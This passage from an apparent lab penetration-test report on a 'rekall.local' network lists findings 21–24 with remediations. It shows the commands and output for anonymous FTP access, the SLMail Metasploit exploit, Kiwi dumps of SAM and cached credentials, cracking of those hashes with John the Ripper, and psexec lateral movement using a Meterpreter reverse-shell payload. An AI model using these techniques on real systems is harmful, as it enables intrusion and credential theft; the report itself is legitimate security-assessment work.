┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (75.4831 kB/s)
ftp>
```

	
Affected Hosts	172.22.117.20
Remediation	• Use firewall rules to block incoming and outgoing traffic on port 21 • Enabling encryption (FTP over TLS/SSL) to protect data in transit. • Restricting access to only authorized users. • Implementing strong authentication mechanisms, such as username/password or key-based authentication. • Replace FTP with More Secure Protocols. • Regularly updating and patching the FTP server software to address security vulnerabilities.

Vulnerability 21	Findings
Title	SLMail Port 110 Exploited via Metasploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Return to the port scan results, the SLMail service is running on SMTP port 25 AND on POP3 port 110, port 110 accessible through a Meterpreter shell obtained by exploiting the SLMail service. The exploit uses ‘windows/pop3/seattlelab_pass’.
Images	



Affected Hosts	172.22.117.20
Remediation	Keep software versions up-to-date and patched.

Vulnerability 22	Findings
Title	Kiwi command lsa_dump_sam Shows Password Hashes
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	By using the command `lsa_dump_sam`, `kiwi` revealed a user named `flag6` with the NTLM password in the Meterpreter shell, then cracked using ‘john the ripper’.
Images	





```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd


meterpreter > 
```

```
┌──(root💀 kali)-[~]
└─# echo '50135ed3bf5e77097409e4a9aa11aa39' > 6.txt
```

```
┌──(root💀 kali)-[~]
└─# john --format=NT 6.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2023-10-05 06:34) 12.50g/s 1118Kp/s 1118Kc/s 1118KC/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀 kali)-[~]
└─# 
```

Affected Hosts	172.22.117.20
Remediation	Securely store password hashes.

Vulnerability 23	Findings
Title	Kiwi command kiwi_cmd lsadump::cache shows cache credentials
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical


Description	Use 'kiwi' to dump the cached credentials ‘kiwi_cmd lsadump::cache’, which were then cracked to access another machine. The cached credentials of an admin named ‘ADMBob’, are revealed by the 'kiwi' tool. It's also associated with a user named flag8 on Server2019 and used ‘john the ripper’ to crack the ADMBob password.
Images	   


```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 10/5/2023 7:31:30 AM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter >
```


```
┌──(root💀kali)-[~]
└─# echo 'ADMBob:3f267c855ec5c69526f501d5d461315b' > 88.txt
```

```
┌──(root💀kali)-[~]
└─# john --format=mscash2 88.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:05 DONE 2/3 (2023-10-05 11:00) 0.1858g/s 193.1p/s 193.1c/s 193.1C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─#
```


```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Changeme!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               ADMBob           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) >
```







Affected Hosts	172.22.117.20 172.22.117.10
Remediation	Do not store credentials in a cache, implement multi-factor authentication, implement proper access control and protect sensitive files.

Vulnerability 24	Findings
Title	Kiwi command DCSyncing the Administrator user.
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Using `kiwi` to DCSync the `Administrator` user on Server2019 and reveal the NTLM password hash.
Images	
Affected Hosts	172.22.117.10
Remediation	Ensure password hashes are properly protected against tools like 'kiwi' and consider implementing stronger authentication methods for enhanced security.